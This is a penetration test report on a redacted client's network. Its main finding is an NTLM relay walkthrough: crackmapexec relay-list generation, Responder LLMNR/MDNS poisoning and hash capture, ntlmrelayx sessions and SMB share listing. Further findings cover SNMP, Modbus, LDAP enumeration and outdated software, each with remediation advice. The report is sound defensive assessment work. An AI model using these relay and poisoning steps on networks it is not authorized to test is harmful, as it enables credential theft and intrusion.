securITum

Security report

SUBJECT

Security tests of [CLIENT's] infrastructure

DATE

22.05.2025 – 12.06.2025

LOCATION

Warsaw (Poland)

AUTHORS

Aleksander Wojdyła

VERSION

1.0

Executive summary

This document is a summary of work conducted by Securitum. The subject of the test was the [CLIENT] infrastructure.

Tests were conducted in the “best effort” methodology with the emphasis to identifying as many vulnerabilities as possible within the available time.

The most severe vulnerabilities identified during the assessment were:

- [CRITICAL] SECURITUM-XXXXXX-001: NTLM Relay with SMB Signing Disabled - Possibility of Relay Attacks,
- [HIGH] SECURITUM-XXXXXX-002: Outdated software,
- [MEDIUM] SECURITUM-XXXXXX-003: Default SNMP “community string” value,
- [MEDIUM] SECURITUM-XXXXXX-004: Register access and identification of Modbus/TCP devices,
- [MEDIUM] SECURITUM-XXXXXX-005: System enumeration – LDAP.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted methodologies, including internal good practices of conducting security tests developed by the Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Metasploit, Nessus, Burp Professional, nmap), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical summary of vulnerabilities is shown:



Additionally, one INFO issue was reported.

Contents

Change history

Document date	Version	Change description
12.06.2025	1.0	Creation of the security report.

Vulnerabilities in the infrastructure

[CRITICAL] SECURITUM-XXXXXX-001: NTLM Relay with SMB Signing Disabled - Possibility of Relay Attacks

SUMMARY

SMB packets used by devices on the local network do not use the SMB signing mechanism. As a result, an attacker present in the network can perform Man-in-the-Middle (MitM) attacks, which, among other things, allows them to capture Net-NTLMv2 packets, and therefore authentication hashes of domain users. These hashes can subsequently be relayed to other network services or cracked in order to recover domain user passwords.

By exploiting the lack of SMB signing, it was possible to carry out an NTLM Relay attack. This attack consists in intercepting NTLM-based authentication traffic to services such as SMB or HTTP from user workstations in an Active Directory environment. The intercepted authentication traffic is then used to authenticate as the user to other devices on the local network.

More information about weaknesses related to NTLMv2 implementations, NTLM Relay attacks, and SMB signing:

- https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4
- https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html
- https://learn.microsoft.com/en-us/previous-versions/orphan-topics/ws.11/cc731957(v=ws.11)?redirectedfrom=MSDN

PREREQUISITES FOR THE ATTACK

- Access to the LAN.
- SMB signing disabled.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The attack consists of several stages:


Step 1 - Generating a list of devices on the local network that do not use SMB signing

This step was performed using the `gen-relay-list` module of the `crackmapexec` tool:

```
crackmapexec smb ~/hosty.txt --gen-relay-list relay.txt
```

Step 2a – Sniffing traffic on the local network in order to capture Net-NTLMv2 packets and subsequently crack them to obtain a specific user's password

This attack can be carried out using the `Responder` tool, which allows sniffing and poisoning traffic in an Active Directory environment. This may enable, among other things, the capture of Net-NTLMv2 packets for subsequent offline cracking. An example excerpt of a captured NTLMv2 hash:



```
┌──(securitum㉿ secubox-kali)-[/usr/share/responder/logs]
└─$ cat LDAP-NTLMv2-SSP-fe80[redacted].txt
i[redacted]::[redacted]L:56[redacted]200
0490042004500540[redacted]F00
034006C0064[redacted]000
i[redacted]::[redacted]37[redacted]0200
04900420045[redacted]4F00
034006C006400610[redacted]0000
```


Or:

Step 2b - Performing an NTLM Relay attack, which consists in carrying out a Man-in-the-Middle attack between the user's workstation and the server, i.e. listening to and relaying NTLM authentication traffic between them. The captured NTLM authentication messages can then be reused in an attempt to authenticate to other machines in the network.

This attack can be carried out by running a combination of two applications simultaneously:

- `Responder` - used to capture NTLM traffic between the server and the user's workstation (more specifically, Net-NTLM hashes).


Screenshot showing `Responder` listening on the local network and attempting to capture packets:



```
[*] [LLMNR]  Poisoned answer sent to 10.[redacted]for name 092-Z-[redacted]
[*] [LLMNR]  Poisoned answer sent to 10.[redacted]for name 092-Z-[redacted]
[*] [MDNS] Poisoned answer sent to 10.3.[redacted]    for name 2-[redacted]local
[*] [MDNS] Poisoned answer sent to 10.3.[redacted]    for name 2-[redacted]local
[*] [LLMNR]  Poisoned answer sent to 10.[redacted]for name 2-179[redacted]
[*] [MDNS] Poisoned answer sent to 10.3.[redacted]    for name 0[redacted].local
[*] [MDNS] Poisoned answer sent to 10.3.[redacted]    for name 0[redacted].local
[*] [LLMNR]  Poisoned answer sent to 10.[redacted]for name 072-K[redacted]
[*] [LLMNR]  Poisoned answer sent to 10.[redacted]for name 072-K[redacted]
```

The captured authentication traffic is then forwarded to the `ntlmrelayx.py` script from the `impacket` toolkit, which attempts to use it to authenticate to the hosts identified as potentially vulnerable in step one (i.e. hosts that do not use SMB signing).

Screenshot showing a subset of the connections that were successfully intercepted:



```
ntlmrelayx> socks
Protocol  Target      Username           AdminStatus  Port
--------  ----------  -----------------  -----------  ----
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
SMB       10.[redacted]  [redacted]      FALSE        445
```

Example action performed using a relayed connection:

```
sudo proxychains4 smbclient -L //[IP_ADD] -U [CLIENT]\\[USER] --no-pass
1 ×
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  [IP_ADD]:445  ...  OK
```

```
        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Administracja zdalna
        C$              Disk      Domyślny udział
        D$              Disk      Domyślny udział
        IPC$            IPC       Zdalne wywołanie IPC
        […]          Disk
        […]          Disk
        […]          Disk
        […]          Disk
        […]           Disk
        […]           Disk
        […]           Disk
        print$          Disk      Sterowniki drukarek
        public          Disk
        UpdateServicesPackages Disk      A network share to be used by client systems for
collecting all software packages (usually applications) published on this WSUS system.
        WsusContent     Disk      A network share to be used by Local Publishing to place
published content on this WSUS system.
        WSUSTemp        Disk      A network share used by Local Publishing from a Remote WSUS
Console Instance.
```

It should be noted that once a connection originating from an administrator account is captured, the attack can be escalated even further.

Location

[REDACTED]

Recommendation

To mitigate issues resulting from disabled SMB signing, it is recommended to:

- disable SMBv1 and enforce the use of SMBv3,
- enable and enforce SMB signing for all SMB communication,
- disable NTLM-based authentication and enable EPA (Extended Protection for Authentication).

More information:

- https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitally-sign-communications-always#default-values
- https://learn.microsoft.com/en-us/dotnet/framework/wcf/feature-details/extended-protection-for-authentication-overview

[HIGH] SECURITUM-XXXXXX-002: Outdated software

SUMMARY

During the infrastructure testing, it was observed that software components are not updated to the latest versions and contain publicly known vulnerabilities.

During the tests, it was not possible to prepare a working proof-of-concept exploit for the identified vulnerabilities. However, the mere fact that software with publicly known vulnerabilities is in use is sufficient to warrant including this information in the report.

More information:

- https://nvd.nist.gov/vuln/detail/CVE-2023-34048
- https://nvd.nist.gov/vuln/detail/CVE-2020-11896
- https://nvd.nist.gov/vuln/detail/CVE-2024-25943
- https://nvd.nist.gov/vuln/detail/CVE-2023-23691
- https://nvd.nist.gov/vuln/detail/CVE-2024-6387
- https://nvd.nist.gov/vuln/detail/CVE-2025-22224
- https://nvd.nist.gov/vuln/detail/CVE-2018-20685
- https://nvd.nist.gov/vuln/detail/CVE-2019-6109
- https://www.exploit-db.com/exploits/46034

PREREQUISITES FOR THE ATTACK

Access to the LAN.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Table presenting the identified versions of outdated, vulnerable software:

Host	Software version
XX.X.XX.100	VMware vCenter Server 8.0 Build 22088981
XX.X.XX.110	VMware vCenter Server 8.0 Build 21560480
XX.X.XX.4	ArubaOS YC.16.09.0003
XX.X.XX.50	Dell PowerVault ME5.1.0.1.0
XX.X.XX.51	Dell PowerVault ME5.1.0.1.0
XX.X.XX.52	Dell EMC iDRAC9 6.00.30.203.01
XX.X.XX.249	VMware ESXi 8.0.3 build-24022510
XX.X.XX.250	VMware ESXi 8.0.3 build-24022510
XX.X.XX.251	VMware ESXi 8.0.3 build-24022510
XX.X.XX.121	VMware ESXi 8.0.1 build-21495797
XX.X.XX.122	VMware ESXi 8.0.1 build-21495797
XX.X.XX.252	OpenSSH 9.3
XX.X.XX.253	OpenSSH 9.3
XX.X.XX.50	OpenSSH 9.0
XX.X.XX.200	Netatalk 3.1.12

LOCATION

[REDACTED]

RECOMMENDATION

It is recommended to update the software to the latest stable versions.

More information:

- https://cheatsheetseries.owasp.org/cheatsheets/Vulnerable_Dependency_Management_Cheat_Sheet.html

[MEDIUM] SECURITUM-XXXXXX-003: Default SNMP “community string” value

Summary

During the tests, an SNMP service was identified on several hosts listening on port udp/161. By using the public community string, it is possible to retrieve information about the network device.

Prerequisites for the attack

Access to the LAN.

Technical details (proof of concept)

To retrieve information exposed by the SNMP server, the following command can be executed:

```
sudo nmap -sU -p 161 -sC [IP_ADD]
```

A portion of the retrieved output is shown below:

```
PORT    STATE SERVICE
161/udp open  snmp
| snmp-sysdescr: […]
|_  System uptime: 14d21h04m8.47s (128544847 timeticks)
| snmp-interfaces:
|   Network
|     IP address: [IP_ADD]  Netmask: 255.255.255.0
|     MAC address: […]
|     Type: ethernetCsmacd  Speed: 10 Mbps
|_    Traffic stats: 165.05 Mb sent, 111.26 Mb received
```

Location

[REDACTED]

Recommendation

If SNMP must be used in the network, the community string should be changed to a value that complies with password security best practices.

It is also advisable to review the US-CERT recommendations:

- https://www.us-cert.gov/ncas/alerts/TA17-156A

[MEDIUM] SECURITUM-XXXXXX-004: Register access and identification of Modbus/TCP devices

Summary

During the infrastructure security assessment, it was identified that on a remote device using the Modbus/TCP protocol it is possible to read coils using function code 1. The Modbus protocol is widely used by SCADA and DCS devices. Coils refer to binary output states and are typically mapped to actuators.

The ability to read coils may assist an attacker in profiling the system and identifying register ranges that can be modified using a write coil message.

During testing, "ILLEGAL DATA ADDRESS" errors were returned when attempting to read coils, which suggests that the Modbus server is reachable, but the requests targeted invalid register addresses.

Prerequisites for the attack

Access to the LAN.

Technical details (proof of concept)

During scanning, attempts were made to read coil states, which resulted in errors related to invalid addresses:

```
Coil # : 0
Error  : ILLEGAL FUNCTION
Coil # : 1
Error  : ILLEGAL FUNCTION
Coil # : 2
Error  : ILLEGAL FUNCTION
Coil # : 3
Error  : ILLEGAL FUNCTION
Coil # : 4
Error  : ILLEGAL FUNCTION
[…]
```

Location

[REDACTED]

Recommendation

It is recommended to restrict access to the Modbus/TCP port (502/tcp) to authorised Modbus clients only.

[MEDIUM] SECURITUM-XXXXXX-005: System enumeration - LDAP

Summary

Hosts with an open LDAP port were identified on the local network. By performing a scan with `nmap`, it was possible to obtain non-public information about services active in the LAN.

Prerequisites for the attack

Access to the LAN.

Technical details (proof of concept)

After detecting the LDAP service, enumeration was carried out using the `nmap` tool:

```
nmap -n -sV --script "ldap* and not brute" -p 389 XX.X.XX.100 -Pn
[+]-namingContexts:
   |  dc=vsphere,dc=local
[+]-vmwMaximumDomainFunctionalLevel:
   |  4
[+]-rootDomainNamingContext:
   |  dc=vsphere,dc=local
[+]-defaultNamingContext:
   |  dc=vsphere,dc=local
[+]-configurationNamingContext:
   |  cn=Configuration,dc=vsphere,dc=local
[+]-schemaNamingContext:
   |  cn=schemacontext
[…]
```

Location

[REDACTED]

Recommendation

It is recommended to restrict access to the LDAP service by implementing appropriate access control lists.

[LOW] SECURITUM-XXXXXX-006: Terrapin vulnerability in the SSH service

SUMMARY

The analysis showed that the SSH service is vulnerable to the Terrapin attack, which may allow an attacker to lower the security level of the connection. Terrapin is designed to compromise the integrity of the secure channel established by SSH, undermining the protocol's ability to maintain a robust and secure communication environment.

The technique relies on deliberately truncating critical prefixes in the SSH protocol, thereby exposing the overall security and reliability of the communication channel.

This may create a risk of disclosure or modification of confidential user data if an attacker is able to intercept network traffic (Man-in-the-Middle, MITM attack).

More information:

- https://terrapin-attack.com/
- https://jfrog.com/blog/ssh-protocol-flaw-terrapin-attack-cve-2023-48795-all-you-need-to-know/

PREREQUISITES FOR THE ATTACK

None.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Below is an example of how the presence of the vulnerability was verified using the publicly available `Terrapin-Scanner` tool:

```
./Terrapin_Scanner_Linux_amd64 -connect XX.X.XX.1
[…]

The scanned peer is VULNERABLE to Terrapin.
```

LOCATION

[REDACTED]

RECOMMENDATION

It is recommended to update OpenSSH in line with current guidance or disable the affected algorithms.

More information:

- https://terrapin-attack.com/patches.html

[LOW] SECURITUM-XXXXXX-007: IP forwarding enabled

Summary

During the infrastructure security audit, it was identified that IP packet forwarding is enabled on remote hosts. An attacker can leverage this functionality to route traffic through the host and potentially bypass certain firewalls, routers, or network access control (NAC) mechanisms.

If the remote host is not intended to act as a router, it is recommended to disable IP forwarding.

Prerequisites for the attack

Access to a host with IP forwarding enabled and the ability to route traffic through that host.

Technical details (proof of concept)

During scanning, it was confirmed that IP forwarding is enabled on some hosts:

```
IP forwarding appears to be enabled on the remote host.

 Detected local MAC Address         : 180[…]
 Response from local MAC Address    : 180[…]

 Detected Gateway MAC Address       : 74a[…]
 Response from Gateway MAC Address : 74a[…]
```

Location

[REDACTED]

Recommendation

On Linux systems, it is recommended to disable IP forwarding by executing:

```
echo 0 > /proc/sys/net/ipv4/ip_forward
```

On Windows systems, the `IPEnableRouter` registry key should be set to `0` under:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameter
```

Informational issues

[INFO] SECURITUM-XXXXXX-008: Publicly exposed WAN ports

Summary

During the tests, it was observed that the assessed IP addresses expose a large number of TCP and UDP ports. Such exposure significantly increases the risk of attacks.

Technical details (proof of concept)

List of IP addresses and identified ports:

Adres IP	Port
[IP_ADD]	80
[IP_ADD2]	443

Recommendation

It is recommended to verify whether all detected ports are required to be open.

For web servers, it is generally recommended that only port 443 be exposed. However, it is first necessary to verify whether any services need to be accessible from the Internet at all; if not, access should be restricted, for example to specific IP address ranges or via a VPN.